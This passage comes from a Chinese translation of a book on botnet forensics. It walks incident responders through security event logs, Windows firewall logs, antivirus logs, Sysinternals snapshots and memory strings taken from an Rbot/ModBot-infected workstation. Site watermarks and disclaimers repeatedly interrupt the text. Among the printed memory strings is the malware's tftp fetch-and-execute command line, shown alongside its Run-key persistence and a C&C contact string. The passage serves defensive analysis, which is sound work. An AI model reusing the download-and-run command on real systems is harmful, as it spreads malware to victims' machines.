8/3/2006 8：57：17	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/14/2006 10：25：00	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/14/2006 10：29：09	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/14/2006 10：31：46	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/14/2006 10：35：23	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/16/2006 8：21：06	ATTACKER2 \ Administrator	VICTIM	ATTACKER2
8/16/2006 8：21：07	ATTACKER2 \ Administrator	VICTIM	ATTACKER2
8/16/2006 8：21：08	ATTACKER2 \ Administrator	VICTIM	ATTACKER2
8/16/2006 8：21：09	ATTACKER2 \ Administrator	VICTIM	ATTACKER2
8/16/2006 8：21：11	ATTACKER2 \ Administrator	VICTIM	ATTACKER2
8/16/2006 8：21：13	ATTACKER2 \ Administrador	VICTIM	ATTACKER2
8/16/2006 8：21：14	ATTACKER2 \ Administrador	VICTIM	ATTACKER2
8/16/2006 8：21：15	ATTACKER2 \ Administrador	VICTIM	ATTACKER2
8/16/2006 8：21：16	ATTACKER2 \ Administrador	VICTIM	ATTACKER2
8/16/2006 8：21：17	ATTACKER2 \ Administrador	VICTIM	ATTACKER2
8/16/2006 8：21：18	ATTACKER2 \ Administrador	VICTIM	ATTACKER2
8/16/2006 8：21：20	ATTACKER2 \ Administrateur	VICTIM	ATTACKER2
8/16/2006 8：21：21	ATTACKER2 \ Administrateur	VICTIM	ATTACKER2
8/16/2006 8：21：23	ATTACKER2 \ Administrateur	VICTIM	ATTACKER2
8/16/2006 8：21：27	ATTACKER2 \ Administrateur	VICTIM	ATTACKER2

可以在附带的帮助文件中搜索到 logpaser 的基本的用法和解释，也可以通过微软网站搜索 logpaser。在 Syngress 出版的由 Gabriele Giuseppini 和 Mark Burnett 编著的《微软 Log Parser 工具》（*Microsoft Log Parser Toolkit*）一书中，对 Log Parser 进行了深入的描述。Giuseppini 是微软该工具的开发者之一。

除非能够为连接两个工作站的失败的尝试找到合理的原因，否则在 Attacking_Workstation 列中列出的计算机就是被感染的系统。例如，可能发现实验室中一群小型的工作站正在之间设置共享，用户周期性地连接到工作站。基于这个原因，对该事件，在求助服务票中包含了尽可能多的信息：

- 计算机名字和来源
- IP 地址和来源

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- MAC 地址和来源
- 已经观察到的信息（例如，观察到的对 Victim1 的密码猜测攻击）
- 使用过的用户名
- 最后一次尝试的日期/时间
- 用户名
- 建筑物、房间，以及插孔号码

我们发现有必要知道什么是可靠的信息（日志中发现的），而什么是推导的（例如，来自计算机名字中的 NSLookup 的 IP 地址）。最后观察的时间很重要，尤其是使用 DHCP（动态主机配置协议）的时候，这是因为你仅仅对于在日志中事件的时间段中，特定 IP 地址的计算机感兴趣。在我们的事例中，采用的对建筑物、房间号，以及插孔号的查询表往往不够及时，因而不够准确。如果计算机在线，网络团队可以通过读取检测计算机的交换机来确认房间号和插孔号。该过程中最困难的部分证明是将被感染的机器与用户和位置匹配。

我们现在还缺乏几个重要的部分，没有资源管理系统，因而资源数据库没有连接到服务台系统。将建筑物房间和数据插孔信息连接到交换机端口的数据库没有跟上时代。到房间和数据插孔的建筑物结构图纸也没有与时俱进，因此我们持续向外派出技术人员到并不存在的房间。没有什么简单的方法，能使计算机的 NetBIOS 名字与它的 IP 地址和 MAC 地址相关。尽管存在对计算机标准的命名惯例，其他部门也并不严格遵循。在 27 000用户之中，几乎不可能找到名字为 LAPTOP 的计算机。在 XP 上，安全事件日志记录仅仅包含计算机的 NetBIOS 名字，而不是 IP 地址；因为 DNS 设置的方式用 nslookup 几乎不能找到这些 NetBIOS 名字。

在这些情况下，我们不得不寻求创造性的方法来定位这些被感染的计算机。如果用户名是名字的一部分，我们可以尝试学生和教员的记录来看是否存在完全或者部分匹配。有时候计算机名是唯一的，在大学网页上查找可以取得成功。有一个例子是，有一个计算机名字是 ELEFANT，从大学的网页上搜索显示，ELEFANT 被吹捧为实验室中最重要的计算机。网页也识别了实验室管理员的名字、电话号码，以及 E-mail 地址。

一旦确信 IP 地址与攻击者有关，求助服务票就被分配给我们的网络组。网络组将与攻击者有关的交换机端口置于一个网络监狱（当然，对客户谈话时，我们友好的优雅的客户服务界面会称之为“网络隔离”）。之后，网络组直接从交换机上确定建筑物和房间信息，以确定之前贴出来的数据输入。

一旦确定了计算机的位置，求助服务票被分配给计算机技术人员，负责安排快速取证检查和重新镜像。在对付僵尸网络相关的问题时，选择重新镜像的目的是试图去除病毒，以及防止因为偶然而错过一些线索。重新镜像也能去除一些讨厌的本地管理员账户。

在处理的过程中，我们意识到，需要收集所有相关的系统的信息，对此我们建立了电子数据表，将这些信息集中在一起。如果从日志中发现 2 个月前的一个系统，就能根据这些信息判断它被更新过还是又被感染了。

我们目前正在采用名字为 NTSyslog 的工具进行实验，将安全事件日志自动寄送到

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中央 syslog 服务器。该工具可以从 http://sourceforge.net/projects/ntsyslog 下载。中央 syslog 服务器把收到的日志格式化为 SQL 查询语句，并立即运行这些查询。效果是，这种方法变成了早期的警告工具而不是恢复工具。

防火墙日志

除了已经讨论过的日志，还应该收集所有的防火墙日志。Windows XP 防火墙日志的默认位置在%WinDir%\pfirewall.log。根据默认设置，防火墙记录是不开启的。我们认为应该被组策略开启，并配置成用户不能关闭的模式。即使并不打算使用它的端口过滤功能，它也提供了对于理解僵尸网络行为有价值的记录。防火墙可以受组策略设置的控制，在“计算机配置 | 管理模板 | 网络 | 网络连接 | Windows 防火墙”（Computer Configuration | Administrative Templates | Network | Network Connections | Windows Firewall）中。还需要设置一些例外（exception），但是配置策略设置的细节已经超出了本书的范围。关于配置防火墙有关策略设置的杰出的著作可以从 www.microsoft.com/technet/prodtechnol/winxppro/maintain/mangxpsp2/mngwfw.mspx 找到。

我们感兴趣的策略是 Windows 防火墙中的功能——允许记录策略。应该开启记录两件事：被丢弃的信息包和成功的连接记录。并设置好记录的日志文件名和日志的最大容量。一个较好的容量设置为 4096KB。Windows 保留两代日志文件（在我们这里是 8292KB），如果将系统恢复打开，还会有更多。

肯定希望在分析中而不是在快速取证中检查防火墙日志。表 5.2 显示了少量防火墙日志的项。为说明问题，每种防火墙记录的行为类型（开放、关闭、丢弃，以及公开入站）我们都例举了至少一个。推荐采用日志分析工具像 Log Parser 用以帮助分析信息，但是万一没有这个工具，仍试图分析数据，可以直接打开防火墙日志，它是一个文本文件。略微修改，就可以将它放在 Excel 中，进行快速的分析，得到一些结果。

表 5.2 Windows 防火墙日志的入口举例

```
#Version:1.5
#Software:Microsoft Windows Firewall
#Time Format:Local
#Fields:date time action protocol src-ip dst-ip src-port dst-port size
tcpflags tcpsyn tcpack tcpwin icmptype icmpcode info path

2006-11-13 18:43:47 DROP UDP 131.252.118.176 255.255.255.255 68 67 328 ----- RECEIVE
2006-11-13 18:44:24 DROP UDP 131.252.118.4 239.255.255.250 8008 1900 129 ---- RECEIVE
2006-11-13 18:44:37 OPEN UDP 131.252.116.92 131.252.120.128 1026 53 ------
2006-11-13 18:44:37 OPEN TCP 131.252.116.92 131.252.123.214 2418 135 -----
2006-11-13 18:44:37 OPEN TCP 131.252.116.92 131.252.123.214 2419 1025 -----
2006-11-13 18:50:49 OPEN-INBOUND TCP 61.177.180.6 131.252.116.92 3027 3389 ------
2006-11-13 18:50:52 CLOSE TCP 131.252.116.92 61.177.180.6 3389 3027 ------
2006-11-13 18:51:15 DROP UDP 131.252.116.176 255.255.255.255 68 67 328 ---- RECEIVE
2006-11-13 18:51:18 DROP UDP 131.252.116.176 255.255.255.255 68 67 328 ---- RECEIVE
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果用记事本打开防火墙日志，看起来就像表 5.2。如果删除了从文件开始到单词 Fields 之后的冒号，剩余的文本可以打开或者复制到 Excel 电子数据表。采用数据菜单选择分列。在分列对话框中，选择分隔符号选项并选择空格作为分隔符，然后选择完成。采用这种格式的数据，就可以开始进行分析。

通常我们将工作表拷贝到另外一张表格，然后选择整个工作表，并根据 action、src-ip（源 IP 地址）、dst-port（目标端口）进行排序。将排序后的表格的名字改为 Inbound。现在寻找 action 条目为 Open-Inbound 的项。对大多数工作站，这种类型的项应该很少出现。所以这些项通常代表僵尸有关的流量，可能是傀儡牧人远程控制僵尸客户端。如果僵尸网络的功能包括文件传输，inbound 的连接可能代表了客户访问僵尸客户端。表 5.3 例子中的防火墙日志数据中，采用端口 4044 的内部向外部站点的连接是 FTP 连接，以偷窃电影、软件，以及游戏。合法的内部连接可以包含领域管理员连接向工作站用来远程管理。应该能辨认合法的端口和源 IP 地址。那些不是明显合法的是经常被僵尸网络采用的端口的候选者。有时候，可以尝试连接这些端口，看看显示了什么信息。对那些看起来可能是受害者的 IP 地址，检查其网络日志，常常可以辨别其他已感染的受害者。

表 5.3 防火墙日志的入站连接种类

Date	Time	Action	Protocol	SRC-IP	DST-IP	SRC-Port	DST-Port	Size	Path
11/13/2006	18：50：52	CLOSE	TCP	192.168.116.92	10.0.180.6	3389	3027	-	-
11/13/2006	18：51：15	DROP	UDP	192.168.116.176	255.255.255.255	68	67	328	RECEIVE
11/13/2006	18：51：18	DROP	UDP	192.168.116.176	255.255.255.255	68	67	328	RECEIVE
11/13/2006	18：43：47	DROP	UDP	192.168.118.176	255.255.255.255	68	67	328	RECEIVE
11/13/2006	18：44：24	DROP	UDP	192.168.118.4	239.255.255.250	8008	1900	129	RECEIVE
11/13/2006	18：52：49	OPEN	TCP	192.168.116.92	10.79.200.5		4819	21	- -
11/13/2006	18：44：37	OPEN	UDP	192.168.116.92	192.168.150.128		1026	53	- -
11/13/2006	18：55：40	OPEN	TCP	192.168.116.92	10.10.115.28		2531	80	- -
11/13/2006	18：44：37	OPEN	TCP	192.168.116.92	192.168.153.214		2418	135	- -
11/13/2006	18：55：45	OPEN	UDP	192.168.116.92	192.168.117.173		137	137	- -
11/13/2006	18：56：46	OPEN	UDP	192.168.116.92	192.168.117.173		137	137	- -
11/13/2006	18：57：31	OPEN	TCP	192.168.116.92	192.168.117.251		2291	139	- -
11/13/2006	18：44：37	OPEN	TCP	192.168.116.92	192.168.153.214		2419	1025	- -
11/13/2006	18：50：49	OPEN-	TCP	10.0.180.6	192.168.116.92		3027	3389	- - INBOUND
11/13/2006	18：50：50	OPEN-	TCP	10.1.11.229	192.168.116.92		33944	4044	- - INBOUND

接下来，将工作表再次拷贝到另外的表格，选择整个工作表。并根据 action、dst-ip，以及 dst-port 来对整个表格进行排序。寻找具有行为类型 Open 的条目。这些是受害计算机连接的计算机。在成功攻击之前发生的连接是正常行为的很好的范本。对于该环境，保留正常端口和服务器的列表。这些可以忽视。如端口 445 到 Windows 域名服务器，或者端口 53 到 DNS 服务器等，而且忽略端口 80 的流量，除非其他信号表明僵尸正在使用它。向外的开放连接尝试可能是僵尸客户端尝试与它的 C&C 服务器连接，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

攻击其他工作站。其中之一肯定是到C&C服务器的连接。如果向外到同一个IP地址的连接显示了受害者，应该检查任何其他与同一地址通话的计算机的网络日志。

表5.4中，端口137到其他工作站的连接指出了其他被感染的系统。端口21连接向外部站点被证实是连接到包含恶意代码的下载站点。在192.168.150.x子网上对内部计算机的连接是企事业服务器的连接。一旦确信在工作站防火墙上存在有用数据，可以采用NTSyslog将防火墙日志发送到中央日志服务器。

表5.4 出站的防火墙记录种类

Date	Time	Action	Protocol	SRC-IP	DST-IP	SRC-Port	DST-Port	Size	Path
11/13/2006	18：50：52	CLOSE	TCP	192.168.116.92	10.0.180.6	3389	3027	-	-
11/13/2006	18：44：24	DROP	UDP	192.168.118.4	239.255.255.250	8008	1900	129	RECEIVE
11/13/2006	18：51：15	DROP	UDP	192.168.116.176	255.255.255.255	68	67	328	RECEIVE
11/13/2006	18：51：18	DROP	UDP	192.168.116.176	255.255.255.255	68	67	328	RECEIVE
11/13/2006	18：43：47	DROP	UDP	192.168.118.176	255.255.255.255	68	67	328	RECEIVE
11/13/2006	18：55：40	OPEN	TCP	192.168.116.92	10.10.115.28	2531	80	-	-
11/13/2006	18：52：49	OPEN	TCP	192.168.116.92	10.79.200.5	4819	21	-	-
11/13/2006	18：55：45	OPEN	UDP	192.168.116.92	192.168.117.173	137	137	-	-
11/13/2006	18：56：46	OPEN	UDP	192.168.116.92	192.168.117.173	137	137	-	-
11/13/2006	18：57：31	OPEN	TCP	192.168.116.92	192.168.117.251	2291	139	-	-
11/13/2006	18：44：37	OPEN	UDP	192.168.116.92	192.168.150.128	1026	53	-	-
11/13/2006	18：44：37	OPEN	TCP	192.168.116.92	192.168.153.214	2418	135	-	-
11/13/2006	18：44：37	OPEN	TCP	192.168.116.92	192.168.153.214	2419	1025	-	-
11/13/2006	18：50：49	OPEN-	TCP	10.0.180.6	192.168.116.92	3027	3389	-	- INBOUND
11/13/2006	18：50：50	OPEN-	TCP	10.1.11.229	192.168.116.92	33944	4044	-	- INBOUND

另一个可以用于自动分析日志的工具是Swatch（http://swatch.sourceforge.net/），它可以处理大多数日志，如果准备好花费时间标准化日志（格式化日志，使得它可以被其他程序读取而不仅只能被创建程序读取），对Swatch进行训练确定要查找的目标，组织适当的报告格式。对高危险入口点设置优先权，前置思考等待；那么在事件发生之前，最好的取证已经完成。

反病毒软件日志

不同的供应商将AV日志文件放在不同的位置，用户也可以改变位置。实际上，我们已经采用AV程序来定位并保存所收集的日志的拷贝。确认此时关闭反病毒软件扫描功能。如果不这样做，当定位并关闭隐藏的程序时，AV工具在之后的处理中将会删除一些证据。然后花时间查看报告。有时候在僵尸有机会隐藏之前，AV工具捕获了僵尸文件之一。如果这样，AV日志可以告知你该文件位于何处，从而在什么地方能找到其兄弟姊妹。定位并拷贝隐藏的文件夹到内存中以便于后面的分析。一些这类工具的.ini和配置文件是有价值信息的很好的源泉，包括C&C服务器IP地址、负载管理器邮件用户名和密码、网络结构（哪个端口用于何种目的），以及其他类似的信息。Symantec制作了一个工具名字叫qextract，可以从Symantec网站下载，能将原始文件从隔离信

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

息包中抽取出来。如果软件不能完全辨认病毒，可以用 CWSandbox 发送原始文件到你的 AV 供应商，或者访问 www. virus. org 用 12 个左右反病毒信息包来检查。图 5. 7 显示了发送到 www. virus. org 的恶意软件扫描结果。




图 5. 7　来自 Virus. org 的结果

既然已经收集了常见的系统日志，是时候对系统做个快照了，可以采用来自 System Internals（现在是微软的一部分）的免费工具。首先，运行进程管理器察看哪些进程正在运行，一旦完成，单击“文件”→“保存”命令。将文件保存到 USB 存储器里为系统创建的文件夹中。用命名习惯给文件取名，Computer Name yymmdd Procexp files. txt。

如表 5. 5 所示，我们能找到几乎每个进程的详细信息，除了 iexplore。从底部的十行会看到 iexplorer. exe 的进程，没有描述和公司名。在深入之前，我们应该结束做快照。

表 5. 5　Process Explorer 运行进程

Process	PID	CPU	Description	Company Name
System Idle Process	0	93. 36		
Interrupts	n/a	1. 56	Hardware Interrupts	
DPCs	n/a	Deferred	Procedure Calls	
System	4	0. 39		
smss. exe	508		Windows NT Session Manager	Microsoft Corp.
csrss. exe	620		Client Server Runtime Process	Microsoft Corp.
winlogon. exe	884		Windows NT Logon Application	Microsoft Corp.
services. exe	944		Services and Controller app	Microsoft Corp.
svchost. exe	1180		Generic Host Process for Win32 Services	Microsoft Corp.

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

续表

Process	PID	CPU	Description	Company Name
wmiprvse. exe	3400		WMI	Microsoft Corp.
svchost. exe	1252		Generic Host Process for Win32 Services	Microsoft Corp.
svchost. exe	1312		Generic Host Process for Win32 Services	Microsoft Corp.
svchost. exe	1364		Generic Host Process for Win32 Services	Microsoft Corp.
svchost. exe	1408		Generic Host Process for Win32 Services	Microsoft Corp.
ccSetMgr. exe	1496		Symantec Settings Manager Service	Symantec Corp.
ccEvtMgr. exe	1536		Symantec Event Manager Service	Symantec Corp.
spoolsv. exe	1812		Spooler Sub System App	Microsoft Corp.
msdtc. exe	1836		MS DTCconsole program	Microsoft Corp.
DefWatch. exe	224		Virus Definition Daemon	Symantec Corp.
svchost. exe	304		Generic Host Process for Win32 Services	Microsoft Corp.
cvd. exe	320			Commvault Systems
sqlservr. exe	400		SQL Server Windows NT	Microsoft Corp.
svchost. exe	488		Generic Host Process for Win32 Services	Microsoft Corp.
rshsvc. exe	600		RSH Service	Microsoft Corp.
SavRoam. exe	684		SAVRoam	Symantec
PSXRUN. EXE	856		Interix Subsystem Nonconsole Session Manager	Microsoft Corp.
zzInterix	2144		Interix Utility	Microsoft Corp.
EvMgrC. exe	976	1. 17		Commvault Systems
mssearch. exe	1328		Microsoft PKM Search Service	Microsoft Corp.
mapsvc. exe	1412		Mapping Server Service	Microsoft Corp.
sqlagent. exe	2724		Microsoft SQL Agent	Server Microsoft Corp.
svchost. exe	3196		Generic Host Process for Win32 Services	Microsoft Corp.
Rtvscan. exe	2188		Symantec AntiVirus	Symantec Corp.
lsass. exe	956		LSA Shell	Microsoft Corp.
PSXSS. EXE	896		Interix Subsystem Server	Microsoft Corp.
init	2156		Interix Utility	Microsoft Corp.
inetd	2432		Interix Utility	Microsoft Corp.
iexplorer. exe	3560			
explorer. exe	8564		Windows Explorer	Microsoft Corp.
ccApp. exe	9208		Symantec User Session	Symantec Corp.
VPTray. exe	8636		Symantec AntiVirus	Symantec Corp.
VPC32. exe	9524		Symantec AntiVirus	Symantec Corp.
iexplorer. exe	6712			
sqlmangr. exe	9904		SQL Server Service Manager	Microsoft Corp.
mmc. exe	9344		Microsoft Management Console	Microsoft Corp.
procexp. exe	9184		Sysinternals Process Explorer	Sysinternals
Tcpview. exe	8716	3. 52	TCP/UDP endpoint viewer	Sysinternals

表5.6是下一个快照，用于网络连接，采用TCPView获得。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表 5.6 僵尸网络的网络连接

<non-existent>：3616	TCP	Victim3：2967	Victim3：0	LISTENING
<non-existent>：3616 CLOSE_WAIT	TCP	127.7.15.36：2967	127.7.15.36：3440	
<non-existent>：3616 CLOSE_WAIT	TCP	127.7.39.255：2967	127.7.39.255：2211	
<non-existent>：3616 CLOSE_WAIT	TCP	127.7.39.255：2967	127.7.39.255：2212	
		SNIPPED 100+ entries		
<non-existent>：3616 CLOSE_WAIT	TCP	127.245.24.200：2967	127.245.24.200：2655	
<non-existent>：3616 CLOSE_WAIT	TCP	127.246.198.40：2967	127.246.198.40：2649	
<non-existent>：3616 CLOSE_WAIT	TCP	127.246.198.40：2967	127.246.198.40：2647	
<non-existent>：3680	TCP	Victim3：8592	Victim3：0	LISTENING
cvd.exe：320	TCP	Victim3：1040	Victim3：0	LISTENING
cvd.exe：320	TCP	Victim3：cvd	Victim3：0	LISTENING
cvd.exe：320	TCP	Victim3：4099	localhost：EvMgrC	ESTABLISHED
EvMgrC.exe：976	TCP	Victim3：EvMgrC	Victim3：0	LISTENING
EvMgrC.exe：976	TCP	Victim3：EvMgrC	ESTABLISHED	
iexplorer.exe：3560	TCP	Victim3：20462	Victim3：0	LISTENING
iexplorer.exe：3560	UDP	Victim3：tftp	*：*	
lsass.exe：956	TCP	Victim3：1057	Victim3：0	LISTENING
lsass.exe：956	UDP	Victim3：isakmp	*：*	
lsass.exe：956	UDP	Victim3：4500	*：*	
lsass.exe：956	UDP	Victim3：1027	*：*	
mapsvc.exe：1412	TCP	Victim3：740	Victim3：0	LISTENING
mapsvc.exe：1412	TCP	Victim3：742	Victim3：0	LISTENING
mapsvc.exe：1412	UDP	Victim3：743	*：*	
mapsvc.exe：1412	UDP	Victim3：741	*：*	
PSXSS.EXE：896	UDP	Victim3：649	*：*	
rshsvc.exe：600	TCP	Victim3：cmd	Victim3：0	LISTENING
sqlservr.exe：400	TCP	Victim3：ms-sql-s	Victim3：0	LISTENING
sqlservr.exe：400	UDP	Victim3：ms-sql-m	*：*	
svchost.exe：1252	TCP	Victim3：epmap	Victim3：0	LISTENING
svchost.exe：1312	UDP	Victim3：1026	*：*	
svchost.exe：1312	UDP	Victim3：1025	*：*	
svchost.exe：1364	UDP	Victim3：ntp	*：*	
svchost.exe：3196	TCP	Victim3：3389	Victim3：0	LISTENING
System：4	TCP	Victim3：sunrpc	Victim3：0 LISTENING	
System：4	TCP	Victim3：microsoft-ds	Victim3：0 LISTENING	
System：4	UDP	Victim3：sunrpc	*：*	
System：4	UDP	Victim3：microsoft-ds	*：*	
winlogon.exe：884	UDP	Victim3：1061	*：*	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前100多条看起来和Big Yellow蠕虫exploit有关。该蠕虫利用了端口2967。列出的127. x. x. x地址都可以看作环回地址，而不是外部地址。你也会注意到源和目标地址是同样的。尽管并不很熟悉该exploit，我们假定该行为和exploit有关系。在中间位置可以找到iexplorer. exe，正在端口20 462和TFPT端口上收听。当执行防火墙日志文件分析，可以采用再次确信和恶意软件有关的端口列表。这些端口之一的任何流量意味着关联的IP地址与僵尸网络有某种程度的关系。

其他零星的端口证实是网络管理员的结果，相对于PC，管理员更习惯使用UNIX，所以他安装了一个程序，让他能采用UNIX命令而不是采用PC。他并不知道，这样也开放了危险的端口像rshell（rshsvc. exe）。

接下来，采用系统内部工具Autoruns来收集在系统启动、登入、登出时候自动运行的程序的列表。该报告相当长，因而将仅关注包含在Process Explorer和TCPView中发现的已知的恶意软件的片断（见表5. 7）。

表5. 7 自动运行Snippet显示了恶意软件侵入

```
HKLM \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run
+ ccApp Symantec User Session Symantec Corporation c: \ program
files \ common files \ symantec shared \ ccapp. exe
+ Microsoft        c: \ windows \ system32 \ iexplorer. exe
+ vptray Symantec AntiVirus Symantec Corporation c: \ program
files \ symantec antivirus \ vptray. exe
```

接下来，我们将获取硬盘的目录。一旦取证完成，硬盘就将被重新镜像，因此没有回头再次查看系统的机会。对于目录列表，我们提交了命令行（Start | Run | Cmd），并将路径改变为根目录。我们将收集两个目录列表，正常的列表和隐藏的系统、只读文件和文件夹的列表：

```
C: \ > dir /s >"e: \ VICTIM3 061227 \ VICTIM3 061227 normal Directory listing. txt"
C: \ > dir /s /ah /as /ar >"e: \ VICTIM3 061227 \ VICTIM3 061227 hidden system
readonly Directory listing. txt"
```

至此，完成了受害系统的快照。

下一步，试图去寻找与恶意软件有关的文件。前面的步骤中，注意到与恶意软件有关的已知行为的日期和时间。现在，我们采用搜索功能来定位在恶意软件活动期间被修改的文件。这是模糊操作，通常由人来实施，因而建议收集者是参与进来而不是排除在外。换言之，希望收集所有的文件，除非它们完全与恶意软件不相关。这样做的原因是，在该步骤中能发现文件中一些最有价值的信息。

寻找的关键文件之一是drwtsn32. log，是由Watson博士创作的，只要程序失败就会产生。恶意软件很容易在具有非典型配置的新系统中导致故障。Watson博士在故障时抓取了系统内存的快照。在该快照中，发现了被成功入侵的系统的列表，以及相关的用户名和密码。在我们追逐的Rbot例子中，傀儡牧人采用了很多批处理文件。这些批

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

处理文件显示了与恶意软件有关的可执行文件的位置。批处理文件常常被傀儡牧人用于定位他将恶意软件的组件放在何处。在后来的搜索中，被证明是有用的。如几次提到的，.ini 文件提供了关于端口和 IP 地址的情报数据。

在 process explorer 结果中，注意到一个运行的程序叫 iexplorer. exe。在 process explorer 中用 string tab 键，可以看到硬盘上或者内存中进程的映像。Rbot 会将自身加密/编码然后才存储到硬盘，因而硬盘的映像不能说明什么问题。但是，程序执行时，它必须解压自身。内存中的 strings tab 是个宝库。表 5.8 显示了一些从内存中的字符串抽取的一些信息。

表 5.8　内存中的字符串　例 1

```
tftp -i %s get %s& start %s& exit
-[ModBot]-
Skonk-[ModBot]-Small-V0.4
iexplorer.exe
sysconfig.dat
Microsoft
Software\\Microsoft\\Windows\\CurrentVersion\\Run
Software\\Microsoft\\Windows\\CurrentVersion\\RunServices
Software\\Microsoft\\OLE
Software\\ASProtect
bong
#sym
#sym
#sym
12 120 | MoD
12 ScAnAgE
12 RoOtAgE
snake@10.100.25.201
Ime A F*ck U Bot-And Ime Here To F*ck U Up
D CKFDENECFDEFFCFGEFFCCACACACACACA
EKEDFEEIEDCACACACACACACACACACAAA
```

如果之前有些疑问到底是不是僵尸病毒，哪怕是最大的怀疑论者，从底部的第三行应该是有力的证据能说服它，这确实是一个僵尸。现在，看看第二个例子（见表 5.9）。

表 5.9　内存中的字符串　例 2

```
Server started on Port:0, File:C:\WINDOWS\system32\iexplorer.exe, Request:iexplor-
er.exe.
IP:192.168.5.125:139, Scan thread:1, Sub-thread:1.
IP:192.168.169.101:139, Scan thread:1, Sub-thread:2
IP:192.168.221.197:139, Scan thread:1, Sub-thread:3.
IP:192.168.174.2:139, Scan thread:1, Sub-thread:4.
